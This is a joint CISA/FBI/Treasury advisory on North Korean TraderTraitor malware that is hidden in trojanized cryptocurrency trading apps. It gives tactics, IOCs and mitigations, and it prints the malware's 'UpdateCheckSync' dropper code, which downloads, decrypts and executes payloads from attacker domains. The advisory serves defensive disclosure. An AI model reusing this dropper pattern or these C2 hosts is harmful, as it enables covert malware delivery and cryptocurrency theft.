



**CYBERSECURITY  
& INFRASTRUCTURE  
SECURITY AGENCY**



## Alert (AA22-108A)

### TraderTraitor: North Korean State-Sponsored APT Targets Blockchain Companies

Original release date: April 18, 2022

#### Summary

**Actions to take today to mitigate cyber threats to cryptocurrency:**

- [Patch](#) all systems.
- Prioritize patching [known exploited vulnerabilities](#).
- Train users to recognize and report [phishing attempts](#).
- Use [multifactor authentication](#).

The Federal Bureau of Investigation (FBI), the Cybersecurity and Infrastructure Security Agency (CISA), and the U.S. Treasury Department (Treasury) are issuing this joint Cybersecurity Advisory (CSA) to highlight the cyber threat associated with cryptocurrency thefts and tactics used by a North Korean state-sponsored advanced persistent threat (APT) group since at least 2020. This group is commonly tracked by the cybersecurity industry as Lazarus Group, APT38, BlueNoroff, and Stardust Chollima. For more information on North Korean state-sponsored malicious cyber activity, visit <https://www.us-cert.cisa.gov/northkorea>.

The U.S. government has observed North Korean cyber actors targeting a variety of organizations in the blockchain technology and cryptocurrency industry, including cryptocurrency exchanges, decentralized finance (DeFi) protocols, play-to-earn cryptocurrency video games, cryptocurrency trading companies, venture capital funds investing in cryptocurrency, and individual holders of large amounts of cryptocurrency or valuable non-fungible tokens (NFTs). The activity described in this advisory involves social engineering of victims using a variety of communication platforms to encourage individuals to download trojanized cryptocurrency applications on Windows or macOS operating systems. The cyber actors then use the applications to gain access to the victim's computer, propagate malware across the victim's network environment, and steal private keys or exploit other security gaps. These activities enable additional follow-on activities that initiate fraudulent blockchain transactions.

The U.S. government previously published an advisory about North Korean state-sponsored cyber actors using AppleJeus malware to steal cryptocurrency: [AppleJeus: Analysis of North Korea's Cryptocurrency Malware](#). The U.S. government has also previously published advisories about North Korean state-sponsored cyber actors stealing money from banks using custom malware:

- [HIDDEN COBRA – FASTCash Campaign](#)
- [FASTCash 2.0: North Korea's BeagleBoyz Robbing Banks](#)

This advisory provides information on tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to stakeholders in the blockchain technology and cryptocurrency industry to help them identify and mitigate cyber threats against cryptocurrency.

[Click here](#) for a PDF version of this report.

## Technical Details


### *Threat Update*

The U.S. government has identified a group of North Korean state-sponsored malicious cyber actors using tactics similar to the previously identified Lazarus Group (see [AppleJeus: Analysis of North Korea's Cryptocurrency Malware](#)). The Lazarus Group used AppleJeus trojanized cryptocurrency applications targeting individuals and companies—including cryptocurrency exchanges and financial services companies—through the dissemination of cryptocurrency trading applications that were modified to include malware that facilitates theft of cryptocurrency. As of April 2022, North Korea's Lazarus Group actors have targeted various firms, entities, and exchanges in the blockchain and cryptocurrency industry using spearphishing campaigns and malware to steal cryptocurrency. These actors will likely continue exploiting vulnerabilities of cryptocurrency technology firms, gaming companies, and exchanges to generate and launder funds to support the North Korean regime.

### *Tactics, Techniques and Procedures*

Intrusions begin with a large number of spearphishing messages sent to employees of cryptocurrency companies—often working in system administration or software development/IT operations (DevOps)—on a variety of communication platforms. The messages often mimic a recruitment effort and offer high-paying jobs to entice the recipients to download malware-laced cryptocurrency applications, which the U.S. government refers to as "TraderTraitor."

The term TraderTraitor describes a series of malicious applications written using cross-platform JavaScript code with the Node.js runtime environment using the Electron framework. The malicious applications are derived from a variety of open-source projects and purport to be cryptocurrency trading or price prediction tools. TraderTraitor campaigns feature websites with modern design advertising the alleged features of the applications (see figure 1).



*Figure 1: Screenshot of CryptAIS website*

The JavaScript code providing the core functions of the software is bundled with Webpack. Within the code is a function that purports to be an “update,” with a name such as `UpdateCheckSync()`, that downloads and executes a malicious payload (see figure 2).

The update function makes an HTTP POST request to a PHP script hosted on the TraderTraitor project’s domain at either the endpoint `/update/` or `/oath/checkupdate.php`. In recent variants, the server’s response is parsed as a JSON document with a key-value pair, where the key is used as an AES 256 encryption key in Cipher Block Chaining (CBC) or Counter (CTR) mode to decrypt the value. The decrypted data is written as a file to the system’s temporary directory, as provided by the `os.tmpdir()` method of Node.js, and executed using the `child_process.exec()` method of Node.js, which spawns a shell as a child process of the current Electron application. The text “Update Finished” is then logged to the shell for the user to see.

Observed payloads include updated macOS and Windows variants of Manuscript, a custom remote access trojan (RAT), that collects system information and has the ability to execute arbitrary commands and download additional payloads (see [North Korean Remote Access Tool: COPPERHEDGE](#)). Post-compromise activity is tailored specifically to the victim’s environment and at times has been completed within a week of the initial intrusion.

```

5294 function UpdateCheckSync(varemail)
5295 {
5296     var bSuccess = false;
5297     var exeSuffix = "DAFOM-tmp";
5298     var flagName = "noDAFOM-0000"
5299     var dirSplit = "/";
5300     var varos = require('os').platform().toLowerCase();
5301     if(varos == "win32") { dirSplit = "\\"; }
5302     var tmpDir = require('os').tmpdir();
5303     var updatePath = "https://dafom.dev/oauth/checkupdate.php";
5304     var updateXmlPath = updatePath + 'update_' + require('os').platform() + ".json";
5305     var updateExeLocalPath = tmpDir + dirSplit + exeSuffix + Math.random().toString(36).substring(8);
5306
5307     if(dirSplit == "\\"){updateExeLocalPath = updateExeLocalPath + ".exe";}
5308     var params = 'email=' + varemail + '&os=' + varos;
5309
5310     request.post({
5311         "rejectUnauthorized": false,
5312         "url": updatePath + "?" + params,
5313         "headers": {
5314             'User-Agent': 'dafom'
5315         },
5316     },
5317     function(err, res, body){
5318         if (err || !res || res.statusCode != 200) {return;console.log(err);}
5319         var jsonData = JSON.parse(body)
5320         if (jsonData.ver == "2.0.0") {
5321             var kkk = jsonData.key;
5322             var key = Buffer.from(kkk.toString('ascii'), 'base64');
5323             var data = jsonData.data;
5324
5325             var ew = decrypt(key, data.toString());
5326
5327             fs.writeFile(updateExeLocalPath, ew, function (err) {
5328                 if (err) return console.log(err);
5329                 if(dirSplit != "\\"){ require('fs').chmodSync(updateExeLocalPath, 0777); }
5330                 setTimeout(function() {
5331                     require('child_process').exec(updateExeLocalPath);
5332                     console.log("Update Finished");
5333                 }, 30000);
5334             });
5335         }
5336     });
5337 }
5338 }
5339 );
5340 }
5341
5342 function decrypt(dkey, text){
5343     let encryptedText = Buffer.from(text, 'base64');
5344     let decipher = crypto.createDecipheriv('aes-256-cbc', Buffer.from(dkey), '!@34Qwer%^78TYui');
5345     let decrypted = decipher.update(encryptedText);
5346     decrypted = Buffer.concat([decrypted, decipher.final()]);
5347
5348     return decrypted;
5349 }
5350
5351 async function UpdateCheckAsync(email)
5352 {
5353     await new Promise(resolve => { UpdateCheckSync(email); });
5354 }

```

**Figure 2: Screenshot depicting the UpdateCheckSync() and supporting functions bundled within 60b3cfe2ec3100caf4afde734cfd5147f78acf58ab17d4480196831db4aa5f18 associated with DAFOM**

## *Indicators of Compromise*

### ***DAFOM***

DAFOM purports to be a “cryptocurrency portfolio application.” A Mach-O binary packaged within the Electron application was signed by an Apple digital signature issued for the Apple Developer Team W58CYKFH67. The certificate associated with Apple Developer Team W58CYKFH67 has been revoked. A metadata file packaged in the DAFOM application provided the URL <https://github.com/dafomdev> for bug reports. As of April 2022, this page was unavailable.

### ***dafom[.]dev***

Information as of February 2022:

**IP Address:** 45.14.227[.]58

**Registrar:** NameCheap, Inc.

**Created:** February 7, 2022

**Expires:** February 7, 2023

***60b3cfe2ec3100caf4afde734cfd5147f78acf58ab17d4480196831db4aa5f18***

**Tags:** dropper macos

**Name:** DAFOM-1.0.0.dmg

**Size:** 87.91 MB (92182575 bytes)

**MD5:** c2ea5011a91cd59d0396eb4fa8da7d21

**SHA-1:** b2d9ca7b6d1bbbe4864ea11dfca343b7e15597d8

**SHA-256:** 60b3cfe2ec3100caf4afde734cfd5147f78acf58ab17d4480196831db4aa5f18

**ssdeep:** 1572864:LGLBnoIF9kPEiKOabR2QEs1B1/LuUQrbecE6Xwijkca/pzpfaltIP:LGVnoT9kPZK9tVEwBxWbecR5Faxzpf0M

### ***TokenAIS***

TokenAIS purports to help “build a portfolio of AI-based trading” for cryptocurrencies. Mach-O binaries packaged within the Electron application contained an Apple digital signature issued for the Apple Developer Team RN4BTXA4SA. The certificate associated with Apple Developer Team RN4BTXA4SA has been revoked. The application requires users to “register” an account by entering an email address and a password to use its features. The malicious TraderTraitor code is a Node.js function called `UpdateCheckSync()` located in a file named `update.js`, which is bundled in a file called `renderer.prod.js`, which is in an archive called `app.asar`. This function passes the email address that the user provided and the system platform to the C2 server, decrypts the response using AES 256 in CBC mode with the hardcoded initialization vector (IV) `!@34Qwer%^78TYui` and a key provided in the response, then writes the decrypted data to a file and executes it in a new shell.

### ***tokenais[.]com***

Information as of January 2022:

**IP Address:** 199.188.103[.]115

**Registrar:** NameCheap, Inc.

**Created:** January 27, 2022

**Expires:** January 27, 2023

**5b40b73934c1583144f41d8463e227529fa7157e26e6012babd062e3fd7e0b03**

**Tags:** dropper macos

**Name:** TokenAIS.app.zip

**Size:** 118.00 MB (123728267 bytes)

**MD5:** 930f6f729e5c4d5fb52189338e549e5e

**SHA-1:** 8e67006585e49f51db96604487138e688df732d3

**SHA-256:** 5b40b73934c1583144f41d8463e227529fa7157e26e6012babd062e3fd7e0b03

**ssdeep:** 3145728:aMFJKVvw4+zLruAsHrmo5Vvw4+zLruAsHrmob0dC/E:aUIKtw4+/r2HNtw4+/r2HnMCM

### ***CryptAIS***

CryptAIS uses the same language as TokenAIS to advertise that it “helps build a portfolio of AI-based trading.” It is distributed as an Apple Disk Image (DMG) file that is digitally signed by an Apple digital signature issued for the Apple Developer Team CMHD64V5R8. The certificate associated with Apple Developer Team CMHD64V5R8 has been revoked. The application requires users to “register” an account by entering an email address and a password to use its features. The malicious TraderTraitor code is a Node.js function called `UpdateCheckSync()` located in a file named `update.js`, which is bundled in a file called `renderer.prod.js`, which is in an archive called `app.asar`. This function passes the email address that the user provided and the system platform to the C2 server, decrypts the response using AES 256 in CTR mode and a key provided in the response, then writes the decrypted data to a file and executes it in a new shell.

### ***cryptais[.]com***

Information as of August 2021:

**IP Address:** 82.102.31.14

**Registrar:** NameCheap, Inc.

**Created:** August 2, 2021

**Expires:** August 2, 2022

**f0e8c29e3349d030a97f4a8673387c2e21858cccd1fb9ebbf9009b27743b2e5b**

**Tags:** dropper macos

**Name:** CryptAIS[.]dmg

**Size:** 80.36 MB (84259810 bytes)

**MD5:** 4e5ebbecd22c939f0edf1d16d68e8490

**SHA-1:** f1606d4d374d7e2ba756bdd4df9b780748f6dc98

**SHA-256:** f0e8c29e3349d030a97f4a8673387c2e21858cccd1fb9ebbf9009b27743b2e5b

**ssdeep:** 1572864:jx9QOwiLDCUrJXsKMoGTwiCcKFI8jmrvgqjL2hX6QklBmrZgkZjMz+dPSPR0XcPk:F9QOTPCUrdsKEw3coIg2Or6XBmrZgkZw

## ***AlticGO***

AlticGO was observed packaged as Nullsoft Scriptable Install System (NSIS) Windows executables that extracted an Electron application packaged for Windows. These executables contain a simpler version of TraderTraitor code in a function exported as `UpdateCheckSync()` located in a file named `update.js`, which is bundled in `renderer.prod.js`, which is in the `app.asar` archive. The function calls an external function located in a file `node_modules/request/index.js` bundled in `renderer.prod.js` to make an HTTP request to `https://www.alticgo[.]com/update/`. One AlticGO sample, `e3d98cc4539068ce335f1240deb1d72a0b57b9ca5803254616ea4999b66703ad`, instead contacts `https://www.esilet[.]com/update/` (see below for more information about Esilet). Some image resources bundled with the application included the CreAI Deck logo (see below for more information about CreAI Deck). The response is written to disk and executed in a new shell using the `child_process.exec()` method in `Node.js`. Unlike newer versions of TraderTraitor, there is no mechanism to decrypt a payload.

## ***alticgo[.]com***

Information as of August 2020:

**IP Address:** 108.170.55[.]202

**Registrar:** NetEarth One Inc.

**Created:** August 8, 2020

**Expires:** August 8, 2021

***765a79d22330098884e0f7ce692d61c40dfcf288826342f33d976d8314cfd819***

**Tags:** dropper peexe nsis

**Name:** AlticGO.exe

**Size:** 43.54 MB (45656474 bytes)

**MD5:** 1c7d0ae1c4d2c0b70f75eab856327956

**SHA-1:** f3263451f8988a9b02268f0fb6893f7c41b906d9

**SHA-256:** 765a79d22330098884e0f7ce692d61c40dfcf288826342f33d976d8314cfd819

**ssdeep:** 786432:optZmVDkD1mZ1FggTqqLGAU6JXnjmDQ4YBXpleV0RnJYJKoSuDySLGh7yVPUXi7:opzKDGinspAU6JXnJ46X+eC6cySihWVX

**Compilation timestamp:** 2018-12-15 22:26:14 UTC

***e3d98cc4539068ce335f1240deb1d72a0b57b9ca5803254616ea4999b66703ad***

**Tags:** dropper peexe nsis

**Name:** AlticGO\_R.exe

**Size:** 44.58 MB (46745505 bytes)

**MD5:** 855b2f4c910602f895ee3c94118e979a

**SHA-1:** ff17bd5abe9f4939918f27afbe0072c18df6db37

**SHA-256:** e3d98cc4539068ce335f1240deb1d72a0b57b9ca5803254616ea4999b66703ad

**ssdeep:** 786432:LptZmVDkD1mQliXUBkRbWGtqqLGAU6JXnjmDQ4YBXpleV0RnJYJKoSuDySLGh7yH:LpzKDGzRpWGwpAU6JXnJ46X+eC6cySiI

**Compilation timestamp:** 2020-02-12 16:15:17 UTC

**8acd7c2708eb1119ba64699fd702ebd96c0d59a66cba5059f4e089f4b0914925**

**Tags:** dropper peexe nsis

**Name:** AlticGO.exe

**Size:** 44.58 MB (46745644 bytes)

**MD5:** 9a6307362e3331459d350a201ad66cd9

**SHA-1:** 3f2c1e60b5fac4cf1013e3e1fc688be490d71a84

**SHA-256:** 8acd7c2708eb1119ba64699fd702ebd96c0d59a66cba5059f4e089f4b0914925

**ssdeep:** 786432:AptZmVDkD1mjPNDeuxOTKQqqLGAU6JXnjdQ4YBXpleV0RnJYJKoSuDySLGh7yV7:ApzKDgqPxeuLpAU6JXnJ46X+eC6cySiG

**Compilation timestamp:** 2020-02-12 16:15:17 UTC

### *Esilet*

Esilet claims to offer live cryptocurrency prices and price predictions. It contains a simpler version of TraderTraitor code in a function exported as `UpdateCheckSync()` located in a file named `update.js`, which is bundled in `renderer.prod.js`, which is in the `app.asar` archive. The function calls an external function located in a file `node_modules/request/index.js` bundled in `renderer.prod.js` to make an HTTP request to `hxxps://www.esilet[.]com/update/`. The response is written to disk and executed in a new shell using the `child_process.exec()` method in `Node.js`. Unlike newer versions of TraderTraitor, there is no mechanism to decrypt a payload. Esilet has been observed delivering payloads of at least two different macOS variants of Manuscript, `9d9dda39af17a37d92b429b68f4a8fc0a76e93ff1bd03f06258c51b73eb40efa` and `dced1acbbe11db2b9e7ae44a617f3c12d6613a8188f6a1ece0451e4cd4205156`.

```
async function i() {
  var e = "/";
  "win32" == r("os").platform().toLowerCase() && (e = "\\");
  var t = r("os").tmpdir(),
      i = "https://www.esilet.com/update/" + r("os").platform() + ".json",
      n = t + e + "Esilet-tmp" + Math.random().toString(36).substring(8);
  "\\\" == e && (n += ".exe");
  var o = t + e + "noEsilet-0000";
  try {
    if (r("fs").existsSync(o)) return;
    request = r("./app/node_modules/request/index.js"), request({
      rejectUnauthorized: !1,
      url: i
    }), (function (t, i, o) {
      if (t || !i || 200 != i.statusCode) return;
      var a = "https://www.esilet.com/update/" + JSON.parse(o).path;
      let s = r("fs").createWriteStream(n);
      request({
        rejectUnauthorized: !1,
        url: a,
        gzip: !0
      }).pipe(s).on("finish", () => {
        "\\\" != e && r("fs").chmodSync(n, 511), r("child_process").exec(n), setTimeout((function () {
          console.log(n), r("child_process").exec(n), console.log(n)
        }), 12e3)
      }).on("error", e => {})
    })
  } catch (e) {}
}
```

*Figure 3: Screenshot of the UpdateCheckSync() function in Esilet*



***esilet[.]com***

Information as of June 2020:

**IP Address:** 104.168.98[.]156

**Registrar:** NameSilo, LLC

**Created:** June 12, 2020

**Expires:** June 12, 2021

***greenvideo[.]nl***

Likely legitimate but compromised. Information as of April 2022:

**IP Address:** 62.84.240[.]140

**Registrar:** Flexwebhosting

**Created:** February 26, 2018

**Expires:** Unknown

***dafnefonseca[.]com***

Likely legitimate but compromised. Information as of June 2020:

**IP Address:** 151.101.64[.]119

**Registrar:** PublicDomainRegistry Created: August 27, 2019

**Expires:** August 27, 2022

***haciendadeclarevot[.]com***

Likely legitimate but compromised. Information as of June 2020:

**IP Address:** 185.66.41[.]17

**Registrar:** cdmon, 10DENCEHISPAHARD, S.L.

**Created:** March 2, 2005

**Expires:** March 2, 2023

***sche-eg[.]org***

Likely legitimate but compromised. Information as of June 2020:

**IP Address:** 160.153.235[.]20

**Registrar:** GoDaddy.com, LLC

**Created:** June 1, 2019

**Expires:** June 1, 2022

***www.vinoymas[.]ch***

Likely legitimate but compromised. Information as of June 2020:

**IP Address:** 46.16.62[.]238

**Registrar:** cdmon, 10DENCEHISPAHARD, S.L.

**Created:** January 24, 2010

**Expires:** Unknown

***infodigitalnew[.]com***

Likely legitimate but compromised. Information as of June 2020:

**IP Address:** 107.154.160[.]132

**Registrar:** PublicDomainRegistry

**Created:** June 20, 2020

**Expires:** June 20, 2022

***9ba02f8a985ec1a99ab7b78fa678f26c0273d91ae7cbe45b814e6775ec477598***

**Tags:** dropper macos

**Name:** Esilet.dmg

**Size:** 77.90 MB (81688694 bytes) MD5: 53d9af8829a9c7f6f177178885901c01

**SHA-1:** ae9f4e39c576555faadee136c6c3b2d358ad90b9 SHA-256:

9ba02f8a985ec1a99ab7b78fa678f26c0273d91ae7cbe45b814e6775ec477598

**ssdeep:** 1572864:lffyoUnp5xmHVUTd+GgNPjFvp4YEbRU7h8cvjmUAm4Du73X0unpXkU  
:lfqHBmHo+BPj9CYEshLqcuAX0I0

***9d9dda39af17a37d92b429b68f4a8fc0a76e93ff1bd03f06258c51b73eb40efa***

**Tags:** trojan macho

**Name:** Esilet-tmpzpsb3

**Size:** 510.37 KB (522620 bytes)

**MD5:** 1ca31319721740ecb79f4b9ee74cd9b0

**SHA-1:** 41f855b54bf3db621b340b7c59722fb493ba39a5 SHA-256:

9d9dda39af17a37d92b429b68f4a8fc0a76e93ff1bd03f06258c51b73eb40efa

**ssdeep:** 6144:wAulcT94T94T97zDj1I/BkjhhkjZ8bZ87ZMSj71obV/7NobNo7NZTb7hMT5E  
TZ8I:wDskT1UBg2lirFbpR9mJGpmN C2 Endpoints:

- [hxxps://greenvideo\[.\]nl/wp-content/themes/top.php](https://greenvideo[.]nl/wp-content/themes/top.php)
- [hxxps://dafnefonseca\[.\]com/wp-content/themes/top.php](https://dafnefonseca[.]com/wp-content/themes/top.php)
- [hxxps://haciendadeclarevot\[.\]com/wp-content/top.php](https://haciendadeclarevot[.]com/wp-content/top.php)

***dced1acbbe11db2b9e7ae44a617f3c12d6613a8188f6a1ece0451e4cd4205156***

**Tags:** trojan macho

**Name:** Esilet-tmpg7lpp Size: 38.24 KB (39156 bytes)

**MD5:** 9578c2be6437dcc8517e78a5de1fa975

**SHA-1:** d2a77c31c3e169bec655068e96cf4e7fc52e77b8

**SHA-256:** dced1acbbe11db2b9e7ae44a617f3c12d6613a8188f6a1ece0451e4cd4205156

**ssdeep:** 384:sdaWs0fDTmKnY4FPk6hTyQUitnI/kmCgr7IUryESl14yg9RpEwrUifJ8ttJOdy:sd  
ayCkY4Fei9mhy/L9RBmry6y

**C2 Endpoints:**

- [hxxps://sche-eg\[.\]org/plugins/top.php](https://sche-eg[.]org/plugins/top.php)
- [hxxps://www.vinomas\[.\]ch/wp-content/plugins/top.php](https://www.vinomas[.]ch/wp-content/plugins/top.php)
- [hxxps://infodigitalnew\[.\]com/wp-content/plugins/top.php](https://infodigitalnew[.]com/wp-content/plugins/top.php)

### ***CreAI Deck***

CreAI Deck claims to be a platform for “artificial intelligence and deep learning.” No droppers for it were identified, but the filenames of the below samples, win32.bin and darwin64.bin, match the naming conventions used by other versions of TraderTraitor when downloading a payload. Both are samples of Manuscript that contact [hxxps://aideck\[.\]net/board.php](https://aideck[.]net/board.php) for C2 using HTTP POST requests with [multipart/form-data](#) Content-Types.

### ***creaideck[.]com***

Information as of March 2020:

**IP Address:** 38.132.124[.]161

**Registrar:** NameCheap, Inc.

**Created:** March 9, 2020

**Expires:** March 9, 2021

### ***aideck[.]net***

Information as of June 2020:

**IP Address:** 89.45.4[.]151

**Registrar:** NameCheap, Inc.

**Created:** June 22, 2020

**Expires:** June 22, 2021

### ***867c8b49d29ae1f6e4a7cd31b6fe7e278753a1ba03d4be338ed11fd1efc7dd36***

**Tags:** trojan peexe

**Name:** win32.bin

**Size:** 2.10 MB (2198684 bytes)

**MD5:** 5d43baf1c9e9e3a939e5defd8f8fbd8d

**SHA-1:** d5ff73c043f3bb75dd749636307500b60a436550 SHA-256:

867c8b49d29ae1f6e4a7cd31b6fe7e278753a1ba03d4be338ed11fd1efc7dd36

**ssdeep:** 24576:y3SY+/2M3BMr7cdgSLBjbr4nzzy95VV7cEXV:ESZ2ESrHSV3D95oA

**Compilation timestamp:** 2020-06-23 06:06:35 UTC

### ***89b5e248c222ebf2cb3b525d3650259e01cf7d8fff5e4aa15ccd7512b1e63957***

**Tags:** trojan macho

**Name:** darwin64.bin

**Size:** 6.44 MB (6757832 bytes)

**MD5:** 8397ea747d2ab50da4f876a36d673272

**SHA-1:** 48a6d5141e25b6c63ad8da20b954b56afe589031

**SHA-256:** 89b5e248c222ebf2cb3b525d3650259e01cf7d8fff5e4aa15ccd7512b1e63957

**ssdeep:** 49152:KIH1kEh7zIXIDYwVhb26hRKtRwwfs62sRAAdNhEJNDvOL3OX15zpF+FqB

NihzTvff:KIH1kEhI1LOJtm2spB

## Mitigations

North Korean state-sponsored cyber actors use a full array of tactics and techniques to exploit computer networks of interest, acquire sensitive cryptocurrency-intellectual property, and gain financial assets. The U.S. government recommends implementing mitigations to protect critical infrastructure organizations as well as financial sector organizations in the blockchain technology and cryptocurrency industry.

- Apply defense-in-depth security strategy. Apply security principles—such as least access models and defense-in-depth—to user and application privileges to help prevent exploitation attempts from being successful. Use network segmentation to separate networks into zones based on roles and requirements. Separate network zones can help prevent lateral movement throughout the organization and limit the attack surface. See NSA’s [Top Ten Cybersecurity Mitigation Strategies](#) for strategies enterprise organizations should use to build a defense-in-depth security posture.
- Implement patch management. Initial and follow-on exploitation involves leveraging common vulnerabilities and exposures (CVEs) to gain access to a networked environment. Organizations should have a timely vulnerability and patch management program in place to mitigate exposure to critical CVEs. Prioritize patching of internet-facing devices and monitored accordingly for any malicious logic attacks.
- Enforce credential requirements and multifactor authentication. North Korean malicious cyber actors continuously target user credentials, email, social media, and private business accounts. Organizations should ensure users change passwords regularly to reduce the impact of password spraying and other brute force techniques. The U.S. government recommends organizations implement and enforce multifactor authentication (MFA) to reduce the risk of credential theft. Be aware of [MFA interception techniques for some MFA implementations](#) and monitor for anomalous logins.
- Educate users on social engineering on social media and spearphishing. North Korean actors rely heavily on social engineering, leveraging email and social media platforms to build trust and send malicious documents to unsuspecting users. A cybersecurity aware workforce is one of the best defenses against social engineering techniques like phishing. User training should include how to identify social engineering techniques and awareness to only open links and attachments from trusted senders.
- Implement email and domain mitigations. Maintain awareness of themed emails surrounding current events. Malicious cyber actors use current events as lure for potential victims as observed during the COVID-19 pandemic. Organizations should have a robust domain security solution that includes leveraging reputation checks and closely monitoring or blocking newly registered domains (NRDs) in enterprise traffic. NRDs are commonly established by threat actors prior to malicious engagement.
  - HTML and email scanning. Organizations should disable HTML from being used in emails and scan email attachments. Embedded scripts may be hard for an antivirus product to detect if they are fragmented. An additional malware scanning interface product can be integrated to combine potentially malicious payloads and send the payload to the primary antivirus product.

Hyperlinks in emails should also be scanned and opened with precautionary measures to reduce the likelihood of a user clicking on a malicious link.

- Endpoint protection. Although network security is critical, devices mobility often means traveling and connecting to multiple different networks that offer varying levels of security. To reduce the risk of introducing exposed hosts to critical networks, organizations should ensure mobile devices have installed security suites to detect and mitigate malware.
- Enforce application security. Application allowlisting enables the organization to monitor programs and only allow those on the approved allowlist to execute. Allowlisting helps to stop the initial attack, even if the user clicks a malicious link or opens a malicious attachment. Implement baseline rule sets, such as NSA's [Limiting Location Data Exposure](#) guidance, to block execution of unauthorized or malicious programs.
  - Disable macros in office products. Macros are a common method for executing code through an attached office document. Some office products allow for the disabling of macros that originate from outside of the organization, providing a hybrid approach when the organization depends on the legitimate use of macros.
    - Windows specific settings can be configured to block internet-originated macros from running. This can be done in the Group Policy Administrative Templates for each of the associated Office products (specifically Word, Excel and PowerPoint). Other productivity software, such as LibreOffice and OpenOffice, can be configured to set the Macro Security Level.
- Be aware of third-party downloads—especially cryptocurrency applications. North Korean actors have been increasingly active with currency generation operations. Users should always verify file downloads and ensure the source is from a reputable or primary (preferred) source and not from a third-party vendor. Malicious cyber actors have continuously demonstrated the ability to trojanize applications and gain a foothold on host devices.
- Create an incident response plan to respond to possible cyber intrusions. The plan should include reporting incidents to both the FBI and CISA—quick reporting can reduce the severity of incidents and provide valuable information to investigators. Contact information can be found below.

## Contact

All organizations should report incidents and anomalous activity to CISA 24/7 Operations Center at [report@cisa.gov](mailto:report@cisa.gov) or (888) 282-0870 and/or to the FBI via your [local FBI field office](#) or the FBI's 24/7 CyWatch at (855) 292-3937 or [CyWatch@fbi.gov](mailto:CyWatch@fbi.gov).

## Disclaimer

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# Revisions

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